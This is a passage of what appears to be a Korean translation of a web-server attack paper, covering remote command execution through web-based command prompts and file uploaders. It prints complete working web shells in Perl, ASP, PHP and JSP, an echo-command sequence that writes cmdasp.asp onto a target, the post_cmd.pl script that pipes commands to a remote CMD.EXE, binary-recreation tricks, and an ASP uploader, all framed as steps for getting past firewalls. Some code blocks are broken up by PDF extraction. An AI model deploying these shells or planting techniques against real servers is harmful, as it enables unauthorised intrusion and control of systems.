uid=99(nobody) gid=99(nobody) groups=99(nobody)
```

```
total 116
```

```
drwxr-xr-x  19 root    root      4096 Feb  2  2002 .
```

```
drwxr-xr-x  19 root    root      4096 Feb  2  2002 ..
```

```
drwxr-xr-x   2 root    root      4096 Jun 20  2001 bin
```

```
drwxr-xr-x   2 root    root      4096 Nov 28  02:01 boot
```

```
drwxr-xr-x   6 root    root     36864 Nov 28  02:01 dev
```

```
drwxr-xr-x  29 root    root      4096 Nov 28  02:01 etc
```

```
drwxr-xr-x   8 root    root      4096 Dec  1  2001 home
```

```
drwxr-xr-x   4 root    root      4096 Jun 19  2001 lib
```

```
drwxr-xr-x   2 root    root     16384 Jun 19  2001 lost+found
```

```
drwxr-xr-x   4 root    root      4096 Jun 19  2001 mnt
```

```
drwxr-xr-x    3 root    root      4096 Feb  2  2002 opt
dr-xr-xr-x   37 root    root          0 Nov 28  2003 proc
drwxr-x---    9 root    root      4096 Feb  9  2003 root
drwxr-xr-x    3 root    root      4096 Jun 20  2001 sbin
drwxrwxr-x    2 root    root      4096 Feb  2  2002 src
drwxrwxrwt    7 root    root      4096 Nov 28 02:01 tmp
drwxr-xr-x    4 root    root      4096 Feb  2  2002 u01
drwxr-xr-x   21 root    root      4096 Feb  2  2002 usr
drwxr-xr-x   16 root    root      4096 Jun 19  2001 var
$
```

이와 같이 우리는 HTTP POST 리퀘스트를 사용하여 목표 웹 서버에 여러 명령을 내릴 수 있다. 이 개념은 4.1 섹션에서 다룬 것처럼 웹 서버에 임의의 파일들을 만들기 위해 사용될 것이다.

## 4.0 웹 기반의 **command prompt**

원격으로 명령을 실행할 수 있는 권한을 획득한 이후 우리는 목표 웹 서버에 명령을 상호 내릴 수 있을 필요가 있다. 이것을 하는 일반적인 방법들은 쉘을 스폰닝하고 그것을 목표 웹 서버 상의 TCP 포트에 바인딩시키거나 또는 TCP listener에 쉘 연결을 역으로 실행시키거나, 또는 원격 X display에<sup>2</sup> xterm을 실행시키는 것이다. 하지만, 단지 HTTP 리퀘스트만을 incoming traffic으로 허용하고, HTTP response를 outbound traffic으로 허용하는 방화벽이 설정되어 있다면 그런 테크닉을 제대로 작동하지 않을 것이다. 그래서 이 제한사항을 극복하기 위해 “웹 기반의 command prompt”의 예를 제시한다.

웹 기반의 command prompt는 semi-interactive shell terminal의 기능을 HTML 형식을 통해 제공한다. 이 형식은 <INPUT> 필드처럼 명령들을 받아들이고 그 결과를 사전에 지정된 양식의 텍스트로 출력한다. 웹 기반의 command prompt가 semi-interactive한지의 이유는 현재의 작업 디렉토리나 시스템 환경 등과 같은 터미널의 상태를 저장하지 않기 때문이다. 이런 것은 session 기반의 HTML 양식을 통해 구현될 수 있으나 이것은 이 글의 논의 밖의 것이다.

<sup>2</sup> Inside-Out Attacks – Patrick Heim, Saumil Shah, 1999,

**xterm –display 192.168.1.1:0.0 &**

웹 기반의 command prompt와 같은 것에 의해 실행된 명령들은 웹 서버의 프로세스의 권한을 가질 것이다. 전형적으로, Apache가 실행되고 있는 Unix 시스템에 대해 uid는 "nobody" 이며, 반면 IIS가 실행되고 있는 Windows 시스템의 경우 권한은 "IUSR\_machinename" 또는 "IWAM\_machinename"이다. 아래에 주어진 것은 웹 기반의 command prompt의 4가지 예이다.

### 4.0.1 Perl - perl\_shell.cgi

Perl 및 cgi-lib.pl을 사용하는 다음 스크립트는 semi-interactive web based command prompt를 제공한다.

```
#!/usr/bin/perl

require "cgi-lib.pl";

print &PrintHeader;

print "<FORM ACTION=perl_shell.cgi METHOD=GET>\n";

print "<INPUT NAME=cmd TYPE=TEXT>\n";

print "<INPUT TYPE=SUBMIT VALUE=Run>\n";

print "</FORM>\n";

&ReadParse(*in);

if($in{'cmd'} ne "") {

    print "<PRE>\n${in{'cmd'}}\n\n";

    print `/bin/bash -c "${in{'cmd'}}"`;

    print "</PRE>\n";

}
```

### cgi-lib.pl

```
$cgi_lib'writefiles = 1;
```

```

$cgi_lib'filepre    = "cgi-lib";

$cgi_lib'bufsize    = 8192;

$cgi_lib'maxbound   = 100;

$cgi_lib'headerout  = 0;

sub ReadParse {

    local ($perlwarn);

    $perlwarn = $^W;

    $^W = 0;

    local (*in) = shift if @_;

    local (*incfn,

        *inct,

        *insfn) = @_;

    local ($len, $type, $meth, $errflag, $cmdflag, $got, $name);

    binmode(STDIN);

    binmode(STDOUT);

    binmode(STDERR);

    $type = $ENV{'CONTENT_TYPE'};

    $len  = $ENV{'CONTENT_LENGTH'};

    $meth = $ENV{'REQUEST_METHOD'};

    if (!defined $meth || $meth eq '' || $meth eq 'GET' ||

        $meth eq 'HEAD' ||

        $type eq 'application/x-www-form-urlencoded') {

        local ($key, $val, $i);

        if (!defined $meth || $meth eq '') {

            $in = $ENV{'QUERY_STRING'};

            $cmdflag = 1;

        } elsif($meth eq 'GET' || $meth eq 'HEAD') {

            $in = $ENV{'QUERY_STRING'};

        } elsif ($meth eq 'POST') {

            if (($got = read(STDIN, $in, $len) != $len))

```

```

        {$errflag="Short Read: wanted $len, got $got\n";};

    } else {

        &CgiDie("cgi-lib.pl: Unknown request method: $meth\n");

    }

    @in = split(/[&;]/,$in);

    push(@in, @ARGV) if $cmdflag;

    foreach $i (0 .. $#in) {

        $in[$i] =~ s/\+/ /g;

        ($key, $val) = split(/=/,$in[$i],2);

        $key =~ s/%([A-Fa-f0-9]{2})/pack("c",hex($1))/ge;

        $val =~ s/%([A-Fa-f0-9]{2})/pack("c",hex($1))/ge;

        $in{$key} .= "\0" if (defined($in{$key}));

        $in{$key} .= $val;

    }

} elsif ($ENV{'CONTENT_TYPE'} =~ m#^multipart/form-data#) {

$errflag = !(eval <<'END_MULTIPART');

    local ($buf, $boundary, $head, @heads, $cd, $ct, $fname, $ctype, $blen);

    local ($bpos, $lpos, $left, $amt, $fn, $ser);

    local ($bufsize, $maxbound, $writefiles) =

        ($cgi_lib'bufsize, $cgi_lib'maxbound, $cgi_lib'writefiles);

    $buf = '';

    ($boundary) = $type =~ /boundary="([^\"]+)"/; #";

    ($boundary) = $type =~ /boundary=(\S+)/ unless $boundary;

    &CgiDie ("Boundary not provided: probably a bug in your server")

        unless $boundary;

    $boundary = "--" . $boundary;

    $blen = length ($boundary);

    if ($ENV{'REQUEST_METHOD'} ne 'POST') {

        &CgiDie("Invalid request method for multipart/form-data: $meth\n");

    }

```

```

if ($writefiles) {

    local($me);

    stat ($writefiles);

    $writefiles = "/tmp" unless -d _ && -w _;

    $writefiles .= "/$cgi_lib'filepre";

}

$left = $len;

PART:

while (1) {

    die @$ if $errflag;

    $amt = ($left > $bufsize+$maxbound-length($buf)

        ? $bufsize+$maxbound-length($buf): $left);

    $errflag = (($got = read(STDIN, $buf, $amt, length($buf))) != $amt);

    die "Short Read: wanted $amt, got $got\n" if $errflag;

    $left -= $amt;

    $in{$name} .= "\0" if defined $in{$name};

    $in{$name} .= $fn if $fn;

    $name=~/([-\w]+)/;

    if (defined $1) {

        $insfn{$1} .= "\0" if defined $insfn{$1};

        $insfn{$1} .= $fn if $fn;

    }

BODY:

while (($bpos = index($buf, $boundary)) == -1) {

    if ($left == 0 && $buf eq '') {

        foreach $value (values %insfn) {

            unlink(split("\0",$value));

        }

        &CgiDie("cgi-lib.pl: reached end of input while seeking boundary " .

            "of multipart. Format of CGI input is wrong.\n");

```

```

}

die @$ if $errflag;

if ($name) {

    if ($fn) { print FILE substr($buf, 0, $bufsize); }

    else      { $in{$name} .= substr($buf, 0, $bufsize); }

}

$buf = substr($buf, $bufsize);

$amt = ($left > $bufsize ? $bufsize : $left);

$errflag = (($got = read(STDIN, $buf, $amt, length($buf))) != $amt);

die "Short Read: wanted $amt, got $got\n" if $errflag;

$left -= $amt;

}

if (defined $name) {

    if ($fn) { print FILE substr($buf, 0, $bpos-2); }

    else      { $in {$name} .= substr($buf, 0, $bpos-2); }

}

close (FILE);

last PART if substr($buf, $bpos + $blen, 2) eq "--";

substr($buf, 0, $bpos+$blen+2) = '';

$amt = ($left > $bufsize+$maxbound-length($buf)

        ? $bufsize+$maxbound-length($buf) : $left);

$errflag = (($got = read(STDIN, $buf, $amt, length($buf))) != $amt);

die "Short Read: wanted $amt, got $got\n" if $errflag;

$left -= $amt;

undef $head; undef $fn;

HEAD:

while (($lpos = index($buf, "\r\n\r\n")) == -1) {

    if ($left == 0 && $buf eq '') {

        foreach $value (values %insfn) {

            unlink(split("\0", $value));


```

```

}

&CgiDie("cgi-lib: reached end of input while seeking end of " .
        "headers. Format of CGI input is wrong.\n$buf");
}

die @$ if $errflag;

$head .= substr($buf, 0, $bufsize);

$buf = substr($buf, $bufsize);

$amt = ($left > $bufsize ? $bufsize : $left);

$errflag = (($got = read(STDIN, $buf, $amt, length($buf))) != $amt);

die "Short Read: wanted $amt, got $got\n" if $errflag;

$left -= $amt;
}

$head .= substr($buf, 0, $lpos+2);

push (@in, $head);

@heads = split("\r\n", $head);

($cd) = grep (/^\s*Content-Disposition:/i, @heads);

($ct) = grep (/^\s*Content-Type:/i, @heads);

($name) = $cd =~ /\bname="([^\"]+)"/i; #";

($name) = $cd =~ /\bname=([^\s:;]+)/i unless defined $name;

($fname) = $cd =~ /\bfilename="([^\"]*)"/i; #";

($fname) = $cd =~ /\bfilename=([^\s:;]+)/i unless defined $fname;

$incfn{$name} .= (defined $in{$name} ? "\0" : "") .

    (defined $fname ? $fname : "");

($ctype) = $ct =~ /^\s*Content-type:\s*"([^\"]+)"/i; #";

($ctype) = $ct =~ /^\s*Content-Type:\s*([^\s:;]+)/i unless defined $ctype;

$inct{$name} .= (defined $in{$name} ? "\0" : "") . $ctype;

if ($writefiles && defined $fname) {

    $fn = $fname;

    $fn =~ tr/\\"//d;

    $fn =~ tr/\\\"//;

```



```

        @dummy = split(/\//, $fn);

        $fn = $dummy[$#dummy];

        open (FILE, ">$fn") || &CgiDie("Couldn't open $fn\n");

        binmode (FILE);

    }

    substr($buf, 0, $lpos+4) = '';

    undef $fname;

    undef $ctype;

}

1;

END_MULTIPART

    if ($errflag) {

        local ($errmsg, $value);

        $errmsg = $@ || $errflag;

        foreach $value (values %insfn) {

            unlink(split("\0", $value));

        }

        &CgiDie($errmsg);

    } else {

    }

} else {

    &CgiDie("cgi-lib.pl: Unknown Content-type: $ENV{'CONTENT_TYPE'}\n");

}

$insfn = $insfn;

$incfn = $incfn;

$inct = $inct;

$^W = $perlwarn;

return ($errflag ? undef : scalar(@in));

}

sub PrintHeader {

```

```

    return "Content-type: text/html\n\n";
}

sub HtmlTop
{
    local ($title) = @_ ;

    return <<END_OF_TEXT;

<html>

<head>

<title>$title</title>

</head>

<body>

<h1>$title</h1>

END_OF_TEXT
}

sub HtmlBot
{
    return "</body>\n</html>\n";
}

sub SplitParam
{
    local ($param) = @_ ;

    local (@params) = split ("\0", $param);

    return (wantarray ? @params : $params[0]);
}

sub MethGet {

    return (defined $ENV{'REQUEST_METHOD'} && $ENV{'REQUEST_METHOD'} eq "GET");
}

sub MethPost {

    return (defined $ENV{'REQUEST_METHOD'} && $ENV{'REQUEST_METHOD'} eq "POST");
}

```

```

}

sub MyBaseUrl {

    local ($ret, $perlwarn);

    $perlwarn = $^W; $^W = 0;

    $ret = 'http://' . $ENV{'SERVER_NAME'} .

        ($ENV{'SERVER_PORT'} != 80 ? ":$ENV{'SERVER_PORT'}" : '') .

        $ENV{'SCRIPT_NAME'};

    $^W = $perlwarn;

    return $ret;
}

sub MyFullUrl {

    local ($ret, $perlwarn);

    $perlwarn = $^W; $^W = 0;

    $ret = 'http://' . $ENV{'SERVER_NAME'} .

        ($ENV{'SERVER_PORT'} != 80 ? ":$ENV{'SERVER_PORT'}" : '') .

        $ENV{'SCRIPT_NAME'} . $ENV{'PATH_INFO'} .

        (length ($ENV{'QUERY_STRING'}) ? "?$ENV{'QUERY_STRING'}" : '');

    $^W = $perlwarn;

    return $ret;
}

sub MyURL {

    return &MyBaseUrl;
}

sub CgiError {

    local (@msg) = @_ ;

    local ($i,$name);

    if (!@msg) {

        $name = &MyFullUrl;

        @msg = ("Error: script $name encountered fatal error\n");
    }
}

```

```

};

if (!$cgi_lib'headerout) { #'

    print &PrintHeader;

    print "<html>\n<head>\n<title>$msg[0]</title>\n</head>\n<body>\n";

}

print "<h1>$msg[0]</h1>\n";

foreach $i (1 .. $#msg) {

    print "<p>$msg[$i]</p>\n";

}

$cgi_lib'headerout++;

}

sub CgiDie {

    local (@msg) = @_ ;

    &CgiError (@msg);

    die @msg;

}

sub PrintVariables {

    local (*in) = @_ if @_ == 1;

    local (%in) = @_ if @_ > 1;

    local ($out, $key, $output);

    $output = "\n<dl compact>\n";

    foreach $key (sort keys(%in)) {

        foreach (split("\0", $in{$key})) {

            ($out = $_) =~ s/\n/<br>\n/g;

            $output .= "<dt><b>$key</b>\n <dd>:<i>$out</i>:<br>\n";

        }

    }

    $output .= "</dl>\n";

    return $output;

```

```

}

sub PrintEnv {

    &PrintVariables(*ENV);

}

$cgi_lib'writefiles = $cgi_lib'writefiles;


$cgi_lib'bufsize     = $cgi_lib'bufsize ;

$cgi_lib'maxbound    = $cgi_lib'maxbound;

$cgi_lib'filepre     = $cgi_lib'filepre;

1;

```



```

ls -la /

total 116
drwxr-xr-x 19 root    root      4096 Feb  2  2002 .
drwxr-xr-x 19 root    root      4096 Feb  2  2002 ..
drwxr-xr-x  2 root    root      4096 Jun 20  2001 bin
drwxr-xr-x  2 root    root      4096 Nov 28  02:01 boot
drwxr-xr-x  6 root    root     36864 Nov 28  02:01 dev
drwxr-xr-x 29 root    root      4096 Nov 28  08:03 etc
drwxr-xr-x  8 root    root      4096 Dec  1  2001 home
drwxr-xr-x  4 root    root      4096 Jun 19  2001 lib
drwxr-xr-x  2 root    root     16384 Jun 19  2001 lost+found
drwxr-xr-x  4 root    root      4096 Jun 19  2001 mnt
drwxr-xr-x  3 root    root      4096 Feb  2  2002 opt
dr-xr-xr-x 45 root    root         0 Nov 28  07:31 proc
drwxr-xr-x  9 root    root      4096 Feb  9  2003 root
drwxr-xr-x  3 root    root      4096 Jun 20  2001/sbin
drwxrwxr-x  2 root    root      4096 Feb  2  2002 src
drwxrwxrwt  7 root    root      4096 Nov 28  04:02 tmp
drwxr-xr-x  4 root    root      4096 Feb  2  2002 u01
drwxr-xr-x 21 root    root      4096 Feb  2  2002 usr
drwxr-xr-x 16 root    root      4096 Jun 19  2001 var

```

## 4.0.2 ASP - cmdasp.asp

다음 ASP 스크립트는 IIS가 실행되고 있는 Windows 서버들을 위한 웹 기반의 command prompt이다. cmdasp.asp는 Maceo(maceo(at)dogmile.com)에 의해 쓰여진 원래 스크립트의 수정 버전이다.

```

<%

Dim oScript, oScriptNet, oFileSys, oFile, szCMD, szTempFile

```

```

On Error Resume Next

Set oScript = Server.CreateObject("WSCRIPT.SHELL")

Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")

Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")

szCMD = Request.Form(".CMD")

If (szCMD <> "") Then

    szTempFile = "C:\\" & oFileSys.GetTempName( )

    Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)

    Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)

End If

%>

<FORM action="<%= Request.ServerVariables("URL") %>" method="POST">

<input type=text name=".CMD" size=45 value="<%= szCMD %>">

<input type=submit value="Run">

</FORM>

<PRE>

<%

If (IsObject(oFile)) Then

    On Error Resume Next

    Response.Write Server.HTMLEncode(oFile.ReadAll)

    oFile.Close

    Call oFileSys.DeleteFile(szTempFile, True)

End If

%>

</PRE>

```

```
http://www1.example.com/scripts/cmdasp.asp

dir c:\ Run

\\WEBTARGET\IUSR_WEBTARGET

Volume in drive C has no label.
Volume Serial Number is E43A-2A0A

Directory of c:\

10/04/00 05:28a <DIR> WINNT
10/04/00 05:31a <DIR> Program Files
10/04/00 05:37a <DIR> TEMP
10/04/00 07:01a <DIR> Inetpub
10/04/00 07:01a <DIR> certs
11/28/00 05:12p <DIR> software
12/06/00 03:46p <DIR> src
12/07/00 12:50p <DIR> weblogic
12/07/00 12:53p <DIR> weblogic_publish
12/07/99 01:11p <DIR> JavaWebServer2.0
12/07/99 06:49p 134,217,728 pagefile.sys
12/07/99 07:24a <DIR> urlscan
12/07/99 04:55a <DIR> Netscape
12/08/99 04:06a 0 rad91470.tmp
14 File(s) 134,217,728 bytes
121,143,296 bytes free
```

ASP 기반의 command prompt 스크립트에 비해 이 스크립트의 장점은 어떤 COM 컴포넌트들도 쉘 명령을 실행하기 위해 등록될 필요가 없다는 사실이다. 어떤 관리자(administrator) 권한도 역시 필요하지 않다.

### 4.0.3 PHP - sys.php

PHP를 사용해 웹 기반의 쉘을 만드는 것은 아주 간단하다. 다음 스크립트는 PHP로 짜여진 웹 기반의 쉘이다.

```
<FORM ACTION="sys.php" METHOD=POST>

Command: <INPUT TYPE=TEXT NAME=cmd>

<INPUT TYPE=SUBMIT VALUE="Run">

<FORM>

<PRE>

<?php

    if(isset($cmd)) {

        system($cmd);
```

```
}
```

```
?>
```

```
<PRE>
```



Command:

Linux

uid=99(nobody) gid=99(nobody) groups=99(nobody)

## 4.0.4 JSP - cmdexec.jsp

다음 JSP 코드는 Java Server Pages를 지원하는 J2EE 어플리케이션 서버를 위한 웹 기반의 command prompt이다.

```
<FORM METHOD=GET ACTION='cmdexec.jsp'>
```

```
<INPUT name='cmd' type='text'>
```

```
<INPUT type='submit' value='Run'>
```

```
</FORM>
```

```
<%@ page import="java.io.*" %>
```

```
<%
```

```
String cmd = request.getParameter("cmd");
```

```
String output = "";
```

```
if(cmd != null) {
```

```
String s = null;
```

```
try {
```

```
Process p = Runtime.getRuntime().exec(cmd);
```

```
BufferedReader sI = new BufferedReader(new  
InputStreamReader(p.getInputStream()));
```

```
while((s = sI.readLine()) != null) {
```

```
output += s;
```



```

    }

}

catch(IOException e) {

    e.printStackTrace();

}

}

%>

<pre>

<%=output %>

</pre>

```

(Thanks to Shreeraj Shah for cmdexec.jsp)

운영체제의 명령을 실행하도록 하는 어떤 웹 어플리케이션 프로그래밍 언어도 웹 기반의 command prompt를 만들 수 있다.

## 4.1 Web 기반의 command prompt 설치하기

원격 명령 실행을 사용하기 위해 우리는 "echo"와 같은 명령들을 실행할 수 있으며, 그리고 어떤 파일에 그 출력물을 redirect할 수 있다. "echo" 명령을 여러 번 사용하면 우리는 파일을 만들 수 있으며, 원격 웹 서버에 한번에 한 라인씩 만들 수 있다. 여기서 유일하게 필요한 것은 우리가 목표 웹 서버에 쓰기 가능한 디렉토리가 필요하다는 것이다.

### 4.1.1 create\_cmdasp.bat

다음은 4.0.2 섹션에서 나오는 cmdasp.asp 파일을 다시 만들기 위해 Windows DOS prompt상에서 실행될 수 있는 일련의 명령이다.

```

echo ^<^% > cmdasp.asp

echo Dim oScript, oScriptNet, oFileSys, oFile, szCMD, szTempFile >> cmdasp.asp

echo On Error Resume Next >> cmdasp.asp

```

```

echo Set oScript = Server.CreateObject(^"WSCRIPT.SHELL^") >> cmdasp.asp

echo Set oScriptNet = Server.CreateObject(^"WSCRIPT.NETWORK^") >> cmdasp.asp

echo Set oFileSys = Server.CreateObject(^"Scripting.FileSystemObject^")

    >> cmdasp.asp

echo szCMD = Request.Form(^".CMD^") >> cmdasp.asp

echo If (szCMD ^<^> ^"") Then >> cmdasp.asp

echo szTempFile = ^"C:\^" & oFileSys.GetTempName() >> cmdasp.asp

echo Call oScript.Run(^"cmd.exe /c ^" ^& szCMD ^& ^" ^> ^" ^& szTempFile,0,True)

    >> cmdasp.asp

echo Set oFile = oFileSys.OpenTextFile(szTempFile,1,False,0) >> cmdasp.asp

echo End If >> cmdasp.asp

echo ^%> >> cmdasp.asp

echo ^<FORM action=^"^^<%= Request.ServerVariables(^"URL^") ^%>^"
method=^"POST^^">

    >> cmdasp.asp

echo ^<input type=text name=^".CMD^" size=70 value=^"^^<%= szCMD ^%>^"^^> >>
cmdasp.asp

echo ^<input type=submit value=^"Run^^"> >> cmdasp.asp

echo ^</FORM^> >> cmdasp.asp

echo ^<PRE^> >> cmdasp.asp

echo ^<^% >> cmdasp.asp

echo If (IsObject(oFile)) Then >> cmdasp.asp

echo On Error Resume Next >> cmdasp.asp

echo Response.Write Server.HtmlEncode(oFile.ReadAll) >> cmdasp.asp

echo oFile.Close >> cmdasp.asp

echo Call oFileSys.DeleteFile(szTempFile, True) >> cmdasp.asp

echo End If >> cmdasp.asp

echo ^%> >> cmdasp.asp

echo ^<^/PRE^> >> cmdasp.asp

```

위의 명령들은 목표 웹 서버 상에서 "cmdasp.asp" 파일을 만들기 위해 post\_cmd.pl과 같은 스크립트를 통해 실행될 수 있다.

## post\_cmd.pl

```
#!/usr/bin/perl

#

# post_cmd.pl

# By Saumil Shah (c) net-square, 2001

#

# Able to send arbitrary commands to http://TARGET/cgi-bin/CMD.EXE

# and have them executed on the server. This is possible only if

# CMD.EXE is placed in %wwwroot%\cgi-bin. (perhaps after running

# some .. ah.. exploit)

#

# Note: If %wwwroot%\cgi-bin is not available, use the /scripts/

# directory in which case, the URL becomes

# http://TARGET/scripts/CMD.EXE

#

# POST can send text to a back-end web program's standard input

# This program is used to feed commands to CMD.EXE on a remote

# webserver via standard input, and get the output on standard

# output, back to us, via HTTP.

#

# Note: We cannot use this with a form, because forms always

# send variable=value pairs back to the back-end web program. We

# want to send commands here

#

# Things to be careful about (and which is why this program helps)

#
```

```

# a) Since we cannot send command line arguments to CMD.EXE (such
#   as CMD /C), we have to make sure that the last command we
#   send is an "exit", otherwise, the command shell will not die
#   on the remote server.
#
# b) Since we are sending commands via POST, we have to calculate
#   the number of characters sent, and use that as a Content-length
#   value.

use IO::Socket;
use IO::Handle;

if(defined($ARGV[0])) {
    $server = $ARGV[0];
}
else {
    print "usage: post_cmd.pl url [proxy:port] < data\n";
    print "By Saumil Shah (c) net-square 2001\n\n";
    print "post_cmd.pl takes all the data to be POSTed to the URL as\n";
    print "standard input. Either enter the data manually and hit ^D (unix)\n";
    print "or ^Z (dos) to end; or redirect the data using files or pipes\n\n";
    exit(0);
}

if($server =~ /\//o) {
    $server =~ s/http:\\\\\/o;
    $server =~ /(.*?)\\/(.*)/o;
    $file = '/'. $2;
    $server = $1;
}

```

```
else {

    $file = '/';

    if(defined($ARGV[1])) {

        $file = $ARGV[1];

    }

}

# capture proxy server

$proxy_flag = 0;

if(defined($ARGV[1])) {

    ($proxy_ip, $proxy_port) = split(/:/, $ARGV[1]);

    $proxy_flag = 1;

}

# take the commands that we need to send at this stage

# Note: if we do not start off the set of commands to be POSTed with
# a blank line, any occurrence of a ":" in the first line causes the POST
# request to fail. This may be an IIS issue or an HTTP issue.

@commands = ("\n");

$content_length = 0;

while($line = <STDIN>) {

    @commands = (@commands, qq{$line});

    $content_length += length($line);

}

# comment out the block below if you are meticulous

# about putting your own "exit" at the end, or if you want
```

```
# to use this as a generic POST client

$line = "exit\n";

@commands = (@commands, $line);

$content_length += length($line);

# end of block


$| = 1;


($target, $port) = split(/:/, $server);

if($port == 0) {

    $port = 80;

}

$server = $target;


httpconnect($server, $port);

post($file, $server, $port, $content_length, @commands);


## uncomment the while loop below

## to suppress the HTTP headers in the response

#while(<S>) { # header

#    last if($_ eq "\r\n");

#}


while(<S>) { # body

    print $_;

}

close(S);


exit;
```

```

sub httpconnect {

    my ($server, $port) = @_;

    # check for proxy settings

    if($proxy_flag) {

        $server = $proxy_ip;

        $port = $proxy_port;

    }

    chop($hostname = `hostname`);

    $proto = getprotobyname('tcp');

    $thisaddr = gethostbyname($hostname);

    $thataddr = gethostbyname($server);

    $sin = sockaddr_in($port, $thataddr);

    socket(S, PF_INET, SOCK_STREAM, $proto) || die "socket: $!";

    connect(S, $sin) or die "connect: $!";

    select(S);

    $| = 1;

    select(STDOUT);

}

sub post {

    my ($file, $hostname, $port, $content_length, @commands) = @_;

    my $i;

    # check for proxy settings

    if($proxy_flag) {

        $file = "http://" . $hostname . ":" . $port . $file;

    }

```

```

S->autoflush(1);

print S 'POST '. $file. " HTTP/1.0\r\n";

print S 'Host: '. $hostname. "\n";

print S "Content-length: $content_length\n";

foreach $i (@commands) {

    print S $i;

}

print S "\r\n";

}

```

같은 방식으로 어떤 임의의 텍스트 파일은 "echo"와 같은 명령을 사용하여 목표 서버에 다시 만들어질 수 있다. &, ", <, >, |, % 등과 같은 쉘 meta-character들은 적절한 escape 문자들을 사용해 적절하게 escape되어야 한다. 대부분의 유닉스 쉘에서 escape 문자는 "\""이고, Windows command shell에서 escape 문자는 "^"이다. 다른 웹 기반의 command prompt들은 같은 방식으로 목표 웹 서버에 다시 만들어질 수 있다.

## 4.1.2 임의의 바이너리 파일 다시 만들기

유닉스의 Bourne shell의 경우 "WxHH"와 같은 포맷을 이용하여 어떤 파일에 임의의 문자들을 쓰기 위해 "echo" 명령을 사용하는 것이 가능하다. 여기서 HH란 두 개의 digit hexadecimal 값을 의미한다. 바이너리 파일은 다음과 같은 두 개의 digit hexadecimal 수의 한 문자열에 의해 제시될 수 있다:

```
echo -e "\x0B\xAD\xC0\xDE\x0B\xAD\xC0\xDE\x0B\xAD\xC0\xDE" > file
```

CMD.EXE가 임의의 문자들을 쓸 수 없을지라도 Windows 상에 임의의 바이너리 파일을 다시 만드는 것이 역시 가능하다. 트릭은 임의의 바이너리 파일을 만들기 위해 스크립트화되어 있거나 또는 non-interactive mode에서 DEBUG.EXE를 사용하는데 있다.



# 5.0 File uploader

목표 웹 서버에 명령을 실행할 수 있는 것에 덧붙여 공격자는 역시 웹 서버에 파일을 전송하는 것에 관심을 가질 수 있다. FTP, NFS, NetBIOS 등과 같은 일반적인 테크닉을 사용해 파일을 전송하는 것은 방화벽이 이 모든 것을 막고 있기 때문에 가능하지 않다. 이 장애를 극복하기 위해 우리는 file uploader를 만들 필요가 있다. 4.1.2 섹션에서 언급된 테크닉은 큰 파일에 대해서는 전송 속도가 아주 느릴 수 있다. 하지만 더 좋은 옵션이 있다.

HTTP POST Multipart-MIME 방법<sup>3</sup>을 이용하여 파일을 업로드하는 것이 가능하다. 파일의 내용은 HTTP POST 리퀘스트 방식으로 서버에 보내진다. 서버에서는 업로드 스크립트가 이 내용들을 받아들이고 그것들을 한 파일로 저장한다. HTTP Multipart-MIME POST 리퀘스트에 대한 자세한 논의는 이 문서의 논의 밖이다. 파일 업로드를 수행하기 위해 우리는 웹 서버 프로세스(nobody, IUSR\_machinename, IWAM\_machinename 등)가 파일을 만들고 쓸 수 있는 권한을 가진 디렉토리가 필요하다. 아래는 파일 업로드 스크립트의 세 가지 예이다.

## 5.0.1 ASP - upload.asp 및 upload.inc

다음 두 파일은 HTTP POST Multipart-MIME 데이터를 받아 파일에 저장하는 코드를 포함하고 있다. ASP는 Multipart-MIME로 인코딩된 데이터를 디코딩하는 내장된 루틴들을 포함하지 않고 있기 때문에 적절한 루틴을 포함하고 있는 upload.inc라는 보충 파일이 필요하다.

### upload.asp

```
<form method=post ENCTYPE="multipart/form-data">

<input type=file name="File1">

<input type="submit" Name="Action" value="Upload">

</form>

<hr>

<!--#INCLUDE FILE="upload.inc"-->

<%

If Request.ServerVariables("REQUEST_METHOD") = "POST" Then

    Set Fields = GetUpload()
```

<sup>3</sup> <http://www.w3.org/TR/REC-html40/interact/forms.html#h-17.13.4.2>

```

If Fields("File1").FileName <> "" Then

    Fields("File1").Value.SaveAs Server.MapPath(".") & "\" &
Fields("File1").FileName

    Response.Write("<LI>Upload:  " & Fields("File1").FileName)

End If

End If

%>

```

## upload.inc

